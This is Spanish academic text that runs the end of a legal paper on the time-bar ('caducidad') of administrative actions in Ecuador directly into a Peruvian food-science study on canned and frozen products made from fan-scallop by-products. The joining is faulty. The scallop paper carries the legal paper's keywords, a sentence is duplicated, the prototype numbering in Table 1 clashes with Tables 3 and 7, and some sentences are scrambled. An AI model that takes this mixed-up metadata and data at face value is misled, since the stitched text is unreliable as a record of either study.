(Resolución N° 31-2015, 2015)	<p><i>“La caducidad es una figura propia del Derecho Público que opera por el transcurso del tiempo, ipso jure, sin que se ejerza una acción o una potestad, es declarable de oficio y, como en este caso, se refiere a la extinción del derecho para iniciar un proceso. La clase de recurso que se propone se determina únicamente por el propósito que mueve al accionante para promover la acción: si éste es el de defender directamente un derecho subjetivo violado, el recurso necesariamente será de carácter subjetivo, y corresponde al Tribunal señalar la clase de recurso, sin considerar la calificación que al mismo haya dado el proponente”.</i></p>	<p>Como se puede verificar los criterios desarrollados por la Corte Nacional para los diferentes casos son los mismos, por tanto, operaría el mismo análisis.</p> <p>Como se puede verificar los criterios desarrollados por la Corte Nacional para los diferentes casos son los mismos, por tanto, operaría el mismo análisis.</p>

Fuente: Jurisprudencia Corte Nacional
Elaborado por:

DISCUSIÓN

Reafirmando el argumento de que la caducidad no se ha encontrado debidamente regulado en el orden jurídico ecuatoriano y de esta manera afectando a la seguridad jurídica, es visible esta realidad por lo normado en el Art. 307 del Código Orgánico General de Procesos, que en el caso de demandas presentadas en lo contencioso tributario y administrativo o las materias especiales que “contemplan la prescripción del derecho de ejercer la acción”, el juzgador debe verificar que la demanda se haya presentado en el término que determine la ley.

Lo dispuesto está en franca contraposición de lo desarrollado en la analizada jurisprudencia de la Corte Nacional, puesto que ha reconocido que la caducidad es una figura del Derecho Público, por tanto, no operaría la prescripción, sino únicamente cuando se alega el derecho sustancial conforme lo que desarrolla la jurisprudencia estudiada.

Ahora, de lo analizado en las sentencias de Corte Nacional, se pueden dar ciertas circunstancias en caso de proceder en contrario. Como que se emita sentencia de fondo por el juzgador, lo que haría que se afecte el derecho a la defensa de los demandados, por ser que no tendrían la oportunidad de que presenten pruebas o escritos ante las unidades judiciales competentes, en este caso los de lo contencioso administrativo.

Puede ser también que mediante auto se inadmita a trámite la demanda por caducidad en el ejercicio de la acción, esto puede ser susceptible del filtro en la Corte Nacional, puesto que, en casación, al tratarse de temas de inadmisibilidad en cuestiones de forma, se reenvía a las Unidades Judiciales de lo Contencioso Administrativo, para que se tramite el proceso con normalidad.

De lo desarrollado en el análisis, como criterios reiterativos en un mismo punto de derecho, se reconoce que es procedente que los jueces de lo contencioso administrativo, sin que sea obligación la petición de parte, se debe inadmitir a trámite la vía contenciosa por caducidad, cumpliéndose el término establecido en el Art. 306.1 del Código Orgánico General de Procesos, cabe recalcar que esta también se puede declarar en sentencia, de oficio o a petición de parte. Una vez que se declare la caducidad por medio de sentencia de lo contencioso administrativo, no se podrán pronunciar los jueces sobre el fondo del

asunto.

CONCLUSIONES

La prescripción se encuentra debidamente normada en el Código Orgánico General de Procesos, y se la ha reconocido como una excepción previa, conforme norma su Art. 153.6. La caducidad no se ha encontrado debidamente regulado en el orden jurídico ecuatoriano y de esta manera afectando a la seguridad jurídica, es visible esta realidad por lo normado en el Art. 307 del Código Orgánico General de Procesos, que en el caso de demandas presentadas en lo contencioso tributario y administrativo o las materias especiales que **“contemplan la prescripción del derecho de ejercer la acción”**, el juzgador debe verificar que la demanda se haya presentado en el término que determine la ley.

Lo dispuesto está en franca contraposición de lo desarrollado en la analizada jurisprudencia de la Corte Nacional, puesto que ha reconocido que la caducidad es una figura del Derecho Público, por tanto, no operaría la prescripción, sino únicamente cuando se alega el derecho sustancial conforme lo que desarrolla la jurisprudencia estudiada.

De acuerdo a las resoluciones de Corte Nacional y en función de incidir en la seguridad jurídica, se deben aplicar los siguientes criterios:

- La caducidad opera “ipso jure”, lo que se traduce en que su aplicación se da por expresa disposición legal o por propio derecho, lo que hace que su aplicación se lleve a cabo de oficio.
- Una vez que ha operado la caducidad, queda vedada la posibilidad que el juzgador pueda conocer sobre el asunto y resolver al respecto, inclusive esta restricción recae aún en la Corte Nacional, pues no podría pronunciarse sobre el recurso de casación, por ejemplo.
- También se evidencia y conforme el Código Orgánico General de Procesos, en el Art. 306.1, las demandas en lo contencioso administrativo, se debe presentar hasta en los 90 días posteriores a la notificación de la resolución administrativa. De no hacerlo en este término, operará la caducidad.

BIBLIOGRAFÍA

Araújo, R. (2018). Acceso a la Justicia y Tutela

Judicial Efectiva. Propuesta para fortalecer la Justicia Administrativa. Visión de derecho comparado. [Http://Repository.Urosario.Edu.Co](http://Repository.Urosario.Edu.Co).

Arellano, J. (2018). *Diálogo regional sobre acceso a la justicia y debido proceso en el Sistema Acusatorio*.

Canales, L. (2016). El debido proceso como un derecho humano. In *Laboratorium Penelitian dan Pengembangan FARMAKA TROPIS Fakultas Farmasi Universitas Mulawarman, Samarinda, Kalimantan Timur* (Issue April).

Cevallos, G. (2018). *Tutela judicial efectiva y la relación con el principio de intermediación*. Obtenido de Revista Universidad y Sociedad: http://scielo.sld.cu/scielo.php?pid=S2218-36202018000100168&script=sci_arttext&tlng=en

Resolución N° 31-2015, (2015). Corte Nacional de Justicia.

Resolución No. 400-2015, (2015). Corte Nacional de Justicia

Resolución No. 409-2015, (2015). Corte Nacional

de Justicia

Resolución No. 432-2015, (2015). Corte Nacional de Justicia

Hernández, J. (2018). Inexequibilidad en el término de caducidad de la acción de tutela. *Principia Iuris*, 20, 1–26.

Oyarte, R. (2017). *Debido Proceso*. Quito: CEP.

Prieto, C. (2019). *El Proceso y el Debido Proceso*. 9060.

Vargas, M. (2021). El derecho a la tutela judicial efectiva. *El Derecho a La Ejecución Forzada*, 29–60. <https://doi.org/10.2307/j.ctv1kr4mxk.6>

Zavala Egas, J. (2017). Teoría de la seguridad jurídica. *Iuris Dictio*.

Zambrano, S. (2016). *El acceso a la justicia y la tutela judicial efectiva en relación con la seguridad ciudadana en Ecuador*. Obtenido de Revista de ciencias sociales: http://www.scielo.org.mx/scielo.php?pid=S1870-69162016000100058&script=sci_abstract&tlng=pt

Aprovechamiento de subproductos de concha de abanico (*ARGOPECTEN PURPURATUS*) para la elaboración de nuevos productos

Josué Cirilo Copa Rodas¹; Claudia Alejandra Puelles León²; Wilmer Toribio Rivas Pérez³; Luis Valentín La Chira Perales⁴

Resumen

El objetivo de la investigación fue elaborar prototipos de productos alternativos con subproductos de Concha de Abanico (*Argopecten purpuratus*) cuyas características fueran de aceptación para los potenciales consumidores, con la visión de la comercialización de los mismos. Se elaboraron cuatro prototipos de conservas en líquido de gobierno (aceite de girasol, salsa de tomate, salsa de espárragos y escabeche) con dos presentaciones cada uno (con y sin vísceras), dos prototipos tipo Paté ahumado (sin y con especias) y tres pastas o preformados congelados (Nuggets, Hamburguesa, Tallos empanizados). Todos los prototipos se prepararon siguiendo los protocolos de elaboración respectivos y siguiendo las normas de higiene correspondientes. Se evaluaron todos los prototipos mediante análisis sensoriales con tres expertos y se reportaron los resultados promedio. Se obtuvo que todos los prototipos presentaron de buena a muy buena aceptabilidad y se destacó las Conchas de Abanico Ahumadas en Aceite Girasol evisceradas, sobre todo por su sabor y apariencia. La presencia de vísceras en el producto afecta la textura y produce menor aceptabilidad en comparación con los productos que no las contienen. Al igual que las conservas, las pastas o preformados congelados son productos con buenas propiedades sensoriales y que pueden ser comercializados como productos alternativos.

Palabras clave: Caducidad; COGEP; Indeterminación; Seguridad Jurídica.

Use of fan shell (*ARGOPECTEN PURPURATUS*) by-products for the production of new products

Abstract

The objective of the research was to elaborate prototypes of alternative products with by-products of the fan conch (*Argopecten purpuratus*) whose characteristics would be acceptable to potential consumers, with a view to their commercialization. Four prototypes of preserves in government liquid (sunflower oil, tomato sauce, asparagus sauce, and pickle) were prepared with two presentations each (with and without viscera), two prototypes of smoked pâté (without and with spices), and three frozen pastes or preformed products (Nuggets, Hamburger, Breaded stalks). All the prototypes were prepared following the respective processing protocols and following the corresponding hygiene standards. All prototypes were evaluated by sensory analysis with three experts and the average results were reported. All the prototypes were found to have good to very good acceptability, with the smoked sunflower oil smoked fan shells in sunflower oil standing out for their flavor and appearance. The presence of viscera in the product affects the texture and produces lower acceptability compared to products that do not contain them. Like canned products, frozen pastes or preforms are products with good sensory properties and can be marketed as alternative products.

Keywords: Fan shell, by-products, canned, pate, acceptability, frozen preformed, sensory analysis.

Recibido: 6 de julio de 2022
Aceptado: 15 de agosto de 2022

¹ Investigador principal PNIPA-PES-SIADE-306 Instituto Tecnológico de Producción, Perú. cmp0020004412@gmail.com <https://orcid.org/0000-0003-0410-3907>

² Equipo técnico sub proyecto PNIPA-PES-SIADE-306 Instituto Tecnológico de Producción, Perú. cpuelles@itp.gob.pe <https://orcid.org/0000-0002-04333-3759>

³ Equipo técnico sub proyecto PNIPA-PES-SIADE-306. Instituto Tecnológico de Producción, Perú. wrvivas@itp.gob.pe <https://orcid.org/0000-0001-7385-2712>

⁴ Coordinador General PNIPA-PES-SIADE-306 Piura Seafood SAC. Ichira.per@outlook.com <https://orcid.org/0000-0003-0410-3907>

Autor para correspondencia: cmp0020004412@gmail.com

I. Introducción

La Concha de Abanico (*Argopecten purpuratus*) es un molusco bivalvo bentónico, hermafrodita y filtrador que se encuentran generalmente en fondos arenoso, fangosos o pedregosos, con escasa corriente y cubiertos de macro-algas, las cuales representan su principal alimento. Su hábitat son las zonas costeras a profundidades mayores a 3 m, con temperaturas que oscilan entre 13 y 28 °C y desovan total o parcialmente en cualquier época del año. Este molusco es una especie de alto valor nutricional y se comercializa con gran aceptación principalmente en los Estados Unidos, Japón y Europa (Cisneros, Bautista & Argüelles, 2008). Las partes comestibles de la anatomía de la *A. purpuratus* representa aproximadamente el 20% de su peso total, la valva o concha equivale aproximadamente al 76% del peso total y las vísceras, branquias y manto aportan el restante 4% (Von Brand et al., 2009).

La *A. purpuratus* se distribuye desde el norte del Perú (Paita, 5°S, 81°O) hasta el centro de Chile (Tongoy, 37°S, 71°O) y es uno de los principales recursos comerciales en aguas someras del Perú, donde la bahía de Independencia (14°17'S-76°10'W) sostiene una de las pesquerías más importantes y es también una de las áreas más productivas de invertebrados bentónicos en la región (Tarazona et al., 2007; Wolff et al., 2007; Lomovasky et al., 2015).

Perú se ubica en el cuarto lugar como país exportador de *A. purpuratus*, después de China, Estados Unidos y Canadá, respectivamente. El principal hábitat natural para este molusco en Perú es la Bahía de Sechura donde se concentra el 80% de la producción nacional la cual se exporta a países como Francia, España, Estados Unidos, Italia, etc. (Lomovasky et al., 2015). La comercialización de la *A. purpuratus* se realiza como 4 tipos de productos finales: Tallo Solo, Tallo Coral, Media Valva Tallo Coral y Media Valva Tallo Solo; siendo los calibres más comunes 10/20, 20/30, 30/40, 40/60 (González, 2010; Mendo & Quevedo, 2020).

Durante el procesamiento para la comercialización de la *A. purpuratus* se producen volúmenes de residuos entre 80 y 85% que no se aprovechan en la actualidad por lo que existe un gran potencial para la producción de nuevos productos, sobre todo en la forma de conservas de tipo “convenience food”. Al respecto, aunque las investigaciones han sido

limitadas, se han realizado estudios como el de Colán-Ramos et al. (2019) donde se aprovecharon los residuos blandos de *A. purpuratus* para producir harina de alto contenido proteico, por su parte Moya y Yépez (2015) utilizaron los subproductos de la concha de abanico para la producción de microalgas, en otra investigación Godínez-Siordia et al. (2021) analizaron el uso de los subproductos de la concha de abanico como fuente proteica en la sustitución de harina de pescado en la nutrición de especies acuícolas. En esta misma temática, Yauri et al. (2017) investigaron sobre el uso del ensilado biológico de biofouling del cultivo de *A. purpuratus* como estimulador del crecimiento poblacional de *T. suecica*. Por su parte el Instituto Tecnológico de la Producción (ITP, 2019) elaboró una conserva a partir de excedentes de la producción de conchas de abanico denominada Tallos ahumados en aceite vegetal, la cual ha logrado gran aceptación por su calidad.

Con base en lo anterior se llevó a cabo la presente investigación, que se realizó en la empresa Piura Seafood con la finalidad de aprovechar los subproductos del procesamiento primario de la *A. purpuratus* en forma de conservas y pastas, con la finalidad de obtener posibles alternativas para aprovechar la mayor cantidad posible de producto y así reducir las mermas y aumentar la productividad, a partir de cuatro prototipos experimentales evaluados a partir de análisis sensorial y cuatro formulaciones validadas mediante la determinación de las características técnicas para la elaboración de conservas y pastas.

Materiales y Métodos

El estudio se llevó a cabo en la empresa pesquera Piura Seafood S.A.C., de la Región Piura, provincia de Sechura, Perú con la asistencia técnica del Instituto Tecnológico de la Producción (ITP) y el CITE Pesquero del Callao.

La materia prima utilizada consistió en subproductos derivados del procesamiento primario de las conchas de abanico, llevado a cabo en la empresa Piura Seafood S.A.C. Estos subproductos fueron residuos de tallos, gónadas y manto. Los tallos son las piezas de músculo abductor resultantes luego de retiradas las valvas, vísceras y gónadas. Las gónadas o coral se separan del resto de las partes del molusco durante el procesamiento. El manto

representa el recubrimiento externo del cuerpo del molusco.

Los subproductos utilizados se sometieron a un proceso de selección y clasificación, el cual consistió en el retiro manual de impurezas y clasificación en bandejas separadas el tallo (piezas enteras y rotas), las gónadas o coral y el manto. Luego de ser clasificados cada tipo de subproducto, los mismos fueron llevados al área de lavado donde se retiraron las impurezas de cada una de las bandejas de subproductos. Para

el caso del manto, se dejó el producto en agua por un tiempo de 10 min, para facilitar la limpieza. Posterior al lavado, los subproductos se pesaron en una balanza para registrar el peso obtenido, luego fueron almacenados en cubetas para y trasladados hacia la zona de envasado, en el caso de las conservas o pastas.

A partir de los subproductos seleccionados se realizaron 6 prototipos de conservas y 3 de pastas, cuyas formulaciones se detallan en la tabla 1.

Tabla 1. Prototipos de productos elaborados

Nro	Prototipo	Subproducto	Tipo de producto	Condiciones
1	Conchas de Abanico Ahumadas en Aceite Girasol, en envases de hojalata de ¼ Club	Entero, con presencia de: tallo, manto, coral y vísceras.	Conserva	a) Concha de Abanico Entera Ahumadas.
		Sin Vísceras, con presencia de tallo, manto y coral.	Conserva	b) Conchas de Abanico Sin Vísceras Ahumadas.
2	Conchas de Abanico en Salsa de Escabeche, en envases de hojalata de ¼ Club	Entero, con presencia de: tallo, manto, coral y vísceras.	Conserva	a) Concha de Abanico Entera.
		Sin Vísceras, con presencia de tallo, manto y coral.	Conserva	b) Conchas de Abanico Sin Vísceras.
3	Conchas de Abanico en Salsa de Tomate, en envases de hojalata de ¼ Club	Entero, con presencia de: tallo, manto, coral y vísceras.	Conserva	a) Concha de Abanico Entera.
		Sin Vísceras, con presencia de tallo, manto y coral.	Conserva	b) Conchas de Abanico Sin Vísceras.
4	Conchas de Abanico Ahumadas en Salsa de Espárragos, en envases de hojalata de ¼ Club	Entero, con presencia de: tallo, manto, coral y vísceras.	Conserva	a) Concha de Abanico Entera.
		Sin Vísceras, con presencia de tallo, manto y coral.	Conserva	b) Conchas de Abanico Sin Vísceras.
6	Paté Ahumado de Coral de Concha de Abanico, con Especies, en envases de ¼ Club.	Entero, con presencia de: tallo, manto, coral y vísceras.	Conserva	Concha de Abanico Entera.
7	Nuggets de Concha de Abanico	Músculo aductor.	Pasta	Músculo aductor mezclado y procesado
8	Hamburguesa de Concha de Abanico	Músculo aductor.	Pasta	Músculo aductor mezclado y procesado
9	Tallos de Concha de Abanico empanizados	Músculo aductor.	Pasta	Músculo aductor procesado

Fuente: elaboración propia

Para el desarrollo de cada producto, los subproductos utilizados se pasaron previamente por procesos de conteo, lavado con agua, pre-cocción a temperatura entre 95-98 °C por 4 min, enfriamiento

a temperatura ambiente y desvalvado. Los procesos generales llevados a cabo para los prototipos de conservas se detallan en la tabla 2.

Tabla 2. Procesos aplicados para la elaboración de conservas

Prototipo	Subproducto
Lavado	Con agua para eliminar restos de arena.
Ensalmerado	Por inmersión en una salmuera al 5% por 4 min.
Ahumado	En un Ahumador Eléctrico AFFOS, por 2 horas, utilizando: coronta de maíz y la madera diablo fuerte, ambos molidos.
Mezclado	Con diversos ingredientes dependiendo del producto.
Pesado y envasado	Operación manual, en envases de ¼ Club, considerando un peso de llenado entre 75 – 80 g/envase.
Adición de Líquido de Gobierno	Agregando hasta completar los 120 gr/lata.
Vacío	En un exhaustor por 5 min a 90 – 95 °C.
Sellado	Con cerradora automática de 01 solo cabezal SOMME SOMMETRADE
Lavado	Para eliminar restos de aceite en los envases.
Esterilizado	Tratamiento térmico aplicado de 116°C por 45 min.
Limpieza y marcado	Limpieza final de los envases y marcado para diferenciar de otros productos.
Empacado	En cajas de cartón corrugado.
Almacenamiento	Por 20 días antes de su análisis organoléptico.

Fuente: elaboración propia

Las condiciones específicas para cada prototipo de conserva se detallan en la tabla 3.

Tabla 3. Procesos específicos para los prototipos de conservas

Proceso	Prototipo de conserva					
	1	2	3	4	5	6
Lavado	X	X	X	X	X	X
Ensalmerado	X	X	X	X		
Ahumado	X				X	X
Mezclado					X	X
Pesado y envasado	X	X	X	X	X	X
Adición de Líquido de Gobierno	X (Aceite de girasol)	X (Salsa de escabeche)	X (Salsa de tomate)	X (Salsa de espárragos)		
Vacío	X	X	X	X	X	X
Sellado	X	X	X	X	X	X
Lavado	X	X	X	X		
Esterilizado	X	X	X	X	X	X
Limpieza y marcado	X	X	X	X	X	X
Empacado	X	X	X	X	X	X
Almacenamiento	X	X	X	X	X	X

Fuente: elaboración propia

En el caso de los prototipos de pastas, los pasos iniciales para la preparación de la materia prima fueron los mismos que en el caso de las conservas, sin embargo, los procedimientos de preparación fueron diferentes, como se detalla en la tabla 4.

Tabla 4. Procesos en la elaboración de pastas con subproductos de Concha de Abanico

Procesos	Condiciones
Lavado	Con agua para eliminar restos de arena y suciedad.
Enharinado	El producto es cubierto con harina, con la finalidad de absorber la humedad.
Rebozado	Sumergido en una solución viscosa derivada de una mezcla de polvo hidratada
Empanizado	El producto rebozado fue recubierto con el empanizador (krusto breading) y con queso parmesano rallado.

Prefritado	Introducción en un baño de aceite caliente.
Cocinado	Cocción fue por inmersión, durante un tiempo de 1 minuto.
Triturado	En un molino de carne con disco cribado de 8 mm.
Pesado	Medición del peso exacto de la materia prima.
Mezclado	De forma manual y con la adición de los demás ingredientes y aditivos.
Formado	Manualmente con ayuda de placas acrílicas obteniéndose las formas requeridas (conchitas, circular y estrellas).
Emparrillado	Colocado manual en parrillas.
Pre-cocción	El producto fue sometido a pre-cocción al vapor a una temperatura de 100°C por un tiempo de 5 min.
Enfriado	Hasta temperatura ambiente.
Congelado	En congelador doméstico aproximadamente 48 horas para alcanzar la temperatura de -18°C en el centro térmico del producto.
Empacado y almacenamiento	Manualmente en bolsas de polietileno. Almacenado en cámara para su mantenimiento a temperatura de -18°C.

Fuente: elaboración propia

De acuerdo a cada prototipo elaborado se de forma específica en la tabla 5. siguieron ciertos procesos, los cuales se identifican

Tabla 5. Procesos específicos en los prototipos de pastas

Procesos	Prototipo de conserva		
	7	8	9
Lavado	X	X	X
Enharinado			X
Rebozado	X		X
Empanizado	X		X
Prefritado	X		X
Cocinado	X	X	
Triturado	X	X	
Pesado	X	X	
Mezclado	X	X	
Formado	X	X	
Emparrillado		X	
Pre-cocción		X	
Enfriado		X	
Congelado	X	X	X
Empacado y almacenamiento	X	X	X

Fuente: elaboración propia

Luego de elaborados los prototipos se procedió a evaluar sus características físicas y sensoriales tomando tres muestras de cada uno y utilizando igual cantidad de expertos pertenecientes a la empresa Piura Seafood S.A.C. los cuales evaluaron de manera descriptiva las principales características de los productos como: aspecto del envase, peso, apariencia general, olor, color, textura, sabor, limpieza, sal y características de líquido de gobierno. El análisis

descriptivo se llevó a cabo de forma cualitativa, la cual es una técnica de análisis sensorial donde el evaluador define cualitativamente los descriptores que definen las características sensoriales de un producto (Cárdenas-Mazón et al., 2018). La evaluación para las conservas se realizó con base en los descriptores y sus niveles apreciativos como se detalla en la tabla 6.

Tabla 6. Descriptores del análisis sensorial

Descriptor	Niveles	Apreciación
Aspecto del envase	Exterior	Bueno
	Interior	Regular Malo
Peso	Bruto	Medidas en gramos
	Neto Ecurrido Líquido de gobierno	
Apariencia general	Buena	1) No apto
	Regular Mala	2) No apto 3) No apto 4) Límite 5) Regular 6) Aceptable 7) Bueno 8) Muy bueno 9) Superior
Olor	Normal	1) No apto
	Ligero cambio Anormal	2) No apto 3) No apto 4) Límite 5) Regular 6) Aceptable 7) Bueno 8) Muy bueno 9) Superior
Color	Típico	1) No apto
	Ligero cambio Anormal	2) No apto 3) No apto 4) Límite 5) Regular 6) Aceptable 7) Bueno 8) Muy bueno 9) Superior
Textura	Firme	1) No apto
	Algo blanda Blanda	2) No apto 3) No apto 4) Límite 5) Regular 6) Aceptable 7) Bueno 8) Muy bueno 9) Superior
Sabor	Normal	1) No apto
	Ligero cambio Anormal	2) No apto 3) No apto 4) Límite 5) Regular 6) Aceptable 7) Bueno 8) Muy bueno 9) Superior

Limpieza	Buena	1) No apto
	Regular	2) No apto
Sal	Deficiente	3) No apto
		4) Límite
		5) Regular
		6) Aceptable
		7) Bueno
		8) Muy bueno
		9) Superior
Líquido de gobierno	Satisfactoria	1) No apto
	Insuficiente	2) No apto
	Excesiva	3) No apto
		4) Límite
		5) Regular
		6) Aceptable
		7) Bueno
		8) Muy bueno
		9) Superior
	Color	Bueno
	Consistencia	Regular
	Limpieza	Malo
	Olor y sabor	
	Cantidad (ml)	
	Brix/pH	

Fuente: elaboración propia

En el caso de las pastas el análisis sensorial cualitativo se basó en los siguientes descriptores, con niveles de apreciación de Bueno, Regular y Malo: Apariencia general, Textura de la cobertura, Adherencia, Textura de carne, Sabor/Olor y Palatabilidad.

Resultados

Luego de la elaboración de cada uno de los prototipos propuestos en la investigación y realizados los respectivos análisis sensoriales, se obtuvieron los resultados que se muestran en la tabla 7 relativos a las conservas.

Tabla 7. Resultados del análisis sensorial de las conservas

Prototipo	Aspecto del envase	Apariencia	Olor	Color	Textura	Sabor	Limpieza	Sal	Liq. Gob.
1 a)	Bueno	7	8	8	6	7	7	7	Bueno
1 b)	Bueno	8	8	8	7	9	8	7	Bueno
2 a)	Bueno	7	8	8	6	7	7	7	Bueno
2 b)	Bueno	7	8	8	7	9	8	7	Bueno
3 a)	Bueno	7	8	8	6	7	7	7	Bueno
3 b)	Bueno	7	8	8	7	9	8	7	Bueno
4 a)	Bueno	7	8	8	6	7	7	7	Bueno
4 b)	Bueno	7	8	8	7	9	8	7	Bueno
5	Bueno	7	8	8	7	8	8	7	No aplica
6	Bueno	7	8	8	7	9	8	7	No aplica

Fuente: elaboración propia

De forma general se puede decir que todos los prototipos de productos elaborados con subproductos del procesamiento de la Concha de Abanico (*A. purpuratus*) presentaron características sensoriales que las clasifican entre buenas y muy buenas. Todos los productos elaborados con la concha de abanico entera fueron evaluados como de buena calidad,

presentando un punto débil en la evaluación de textura, debido a la presencia de las vísceras lo que llevó a que los evaluadores consideraran a este parámetro aceptable más no bueno, evaluándolo con un 6. Por esta misma razón la sensación de sabor, aunque fue considerada como buena (7) fue evaluada de forma más baja en comparación con los productos

eviscerados cuya evaluación fue de muy buena (8) a superior (9).

Las sensaciones mejor evaluadas en el caso de los prototipos elaborados con las Conchas de Abanico enteras fueron el Olor y el Color, por lo que la presentación se puede considerar atractiva para el consumidor. En el caso de los prototipos eviscerados, además de las sensaciones de Olor y Color, se destacó el sabor con la máxima apreciación, lo que evidencia que el retirar las vísceras mejora notablemente el

sabor de los prototipos.

De igual forma las presentaciones de tipo paté presentaron buenas propiedades sensoriales y se destacó el Paté de Coral humado de Concha de Abanico, con Especies por su sabor, el cual recibió la máxima puntuación, esto debido a la presencia de especies que le confirieron mejor apreciación del sabor.

Los resultados del análisis sensorial para los prototipos de tipo pastas o preformados congelados arrojó los resultados que se muestran en la tabla 8.

Tabla 8. Resultados del análisis sensorial de las pastas o preformados congelados

Prototipo	Apariencia general	Textura de la cobertura	Adherencia	Textura de carne	Sabor/Olor	Palatabilidad
7	Congelado: Buena apariencia. Frito: Color naranja brillante, olor característico	Buena: firme, notándose una capa gruesa, rugosa y homogénea.	Buena	Buena: suave, jugosa al masticar, color naranja, buena mordida	Buena: olor y sabor característico de la especie. Sal adecuada.	Buena
8	Congelado: Buena, color típico de la especie, firme de forma circular de aspecto definido Frito: Buena, color dorado, Olor característico, forma circular.	No Aplica	No Aplica	Buena: Suave, color Beige, buena mordida.	Buena: olor y sabor característico de la especie. Sal satisfactoria	Buena
9	Congelado: Buena Apariencia Frito: Olor característico	Buena: cobertura firme, y homogénea	Buena	Buena: suave, jugosa al masticar, buena mordida	Buena: olor y sabor característico de la especie. Sal adecuada.	Buena

Fuente: elaboración propia

Como se observa en la tabla 8, todos los prototipos de productos tipo pastas o preformados congelados mostraron buenas propiedades sensoriales con buena apariencia general característica del producto, buena textura de cobertura (firme y homogénea) en el caso de los Nuggets y los Tallos empanizados, textura de carne suave, jugosa y de buena mordida en todos los prototipos, olor y sabor característicos esperados y sal adecuada, así como también buenas características de Palatabilidad.

Discusión

De acuerdo con los resultados obtenidos, todos los prototipos de productos elaborados con base en

los subproductos del procesamiento de la Concha de Abanico (*A. purpuratus*) que fueron propuestos en la investigación presentan buenas propiedades sensoriales, lo que los hace buenos candidatos como alternativa de procesamiento de este producto marino de gran valor nutricional y comercial, sobre todo en la región del pacífico suramericano, así como lo detallan Valenzuela, Yáñez & Golusda (2011) quienes indican que los moluscos en general son muy apreciados por su sabor, su palatabilidad y su apariencia, aunque también indican que la creencia difundida de sus propiedades afrodisíacas son otro de los alicientes para su gran popularidad como alimento. Igualmente, el valor nutricional de los

subproductos blandos de la Concha de Abanico fue reportado por Colán-Ramos et al. (2019) quienes demostraron que se puede elaborar harina alta en proteínas a partir de los mismos, lo que también es indicativo del gran potencial nutricional y comercial de los prototipos propuestos.

Se destacó el hecho de que en el análisis sensorial la textura y el sabor de los prototipos elaborados con Concha de Abanico entera recibieron una puntuación menor a la que se le dio a los que se elaboraron sin vísceras, lo que sugiere que la incorporación de las mismas no aporta mejora a los productos, sino que al contrario puede ser un factor que produzca menor aceptación en el consumidor. El sabor y el aspecto visual de las vísceras de los moluscos puede ser rechazado por algunas personas, por lo que en la mayoría de los casos las mismas son retiradas de los productos y se utilizan como base para otros productos destinados a otras aplicaciones, lo que ha llevado a trabajos como el de Terrones España & Reyes Avalos (2018) que utilizaron las vísceras y el manto de *A. purpuratus* en la elaboración de un ensilado para alimentación de camarón y tilapia, indicando que el uso de estas partes del molusco se debe a su contenido proteico y la poca aceptación para el consumo humano, lo que es evidencia de lo que se observó en el análisis sensorial de la presente investigación. En este mismo contexto, investigaciones anteriores como la de Castelló-Orvay (1998) destacaron también el uso de vísceras y desechos de pesquería como suplemento en la alimentación de especies acuícolas debido a su baja aceptación para el consumo humano.

La puntuación más alta entre las recibidas por los prototipos de conservas la obtuvo las Conchas de Abanico Ahumadas en Aceite Girasol, en envases de hojalata de ¼ Club sin vísceras (prototipo 1 b.), lo que lo ubica como el de mayor aceptación con un promedio de $7,85 \approx 8$ que lo califica como Muy bueno, haciendo que se destaque por encima del resto de los prototipos, así mismo entre los prototipos de tipo Paté destacó el Paté Ahumado de Coral de Concha de Abanico, con Especies, en envases de ¼ Club (prototipo 6) con un promedio de $7,71 \approx 8$, también en el rango de Muy bueno. Se destaca en estos dos prototipos el proceso de ahumado, el cual confiere al producto un sabor especial que depende de la madera que le proporciona sus principales características

organolépticas (Altamirano-Rodríguez et al., 2020). De lo anterior se puede considerar que el aplicar el proceso de ahumado mejora de manera sustancial las propiedades organolépticas de del prototipo de producto, lo que se refleja en una mayor puntuación en el análisis sensorial, sobre todo en el sabor, donde los dos prototipos mencionados obtuvieron una puntuación de 9 que los clasifica como Superiores.

Una característica que también puede hacer destacable al prototipo 1 b. es el uso del aceite de girasol como líquido de gobierno, el cual le confiere propiedades conservantes además de mejorar sus propiedades de apariencia y limpieza, el sabor y la textura (Porturas & Juyos, 2009). Así mismo, el aceite de girasol proporciona un adicional nutricional al producto debido a su contenido vitamínico donde destaca la vitamina E, además de una mayor resistencia a la oxidación y posibilidades de uso (Suaterna, 2009). En otro estudio se determinó que el aceite de girasol en conservas de pescado presenta menor cantidad de hidrocarburos aromáticos policíclicos (HAP) que la mayoría de los aceites lo que lo hace menos propenso a contaminar la conserva y por ende mantiene de mejor forma las propiedades organolépticas de la misma (Moret, Purcaro & Conte, 2005) algo que igualmente confirma la mayor aceptación sensorial de la conserva donde se usó como líquido de gobierno. Consistentemente con lo observado, Gómez-Limia et al. (2021) al estudiar el efecto del aceite de girasol como líquido de gobierno en conservas de anguila enlatadas obtuvieron mayor capacidad antioxidante y contenido de vitamina E en comparación con el aceite de oliva, lo que demostró su gran interés nutricional como medio de relleno.

La presentación de conserva en forma de Paté del prototipo 6, también mostró aceptación, sin embargo, investigaciones previas como la de Restrepo-Betancurt, Rodríguez-Espinosa & Valencia (2016) los cuales reportaron que existe una tendencia a baja aceptación de las conservas tipo Paté en estratos bajos de la población, pero que en los niveles socioeconómicos alto y medio se nota una aceptación en patés de productos como el camarón. A pesar de la calidad de los prototipos en forma de Paté, lo anterior puede ser un punto negativo para su introducción al mercado, sin embargo, el estudio citado anteriormente corresponde a muestras de la ciudad de Medellín en Colombia por lo que no se

puede concluir que se tendrán resultados similares en el caso de la comercialización en Perú y otros países. Respecto a la aceptación de patés elaborados a base de productos marinos, la aceptabilidad de los mismos varía y aun cuando se obtuvo una aceptación muy buena, existen casos que contrastan como el de Lacera et al. (2010) quienes reportaron una aceptación buena de paté de gónadas de Jaiba género *Callinectes* sp pero mostraron que existe cierto nivel de rechazo de hasta 50% en sensaciones como color, sabor, olor y textura.

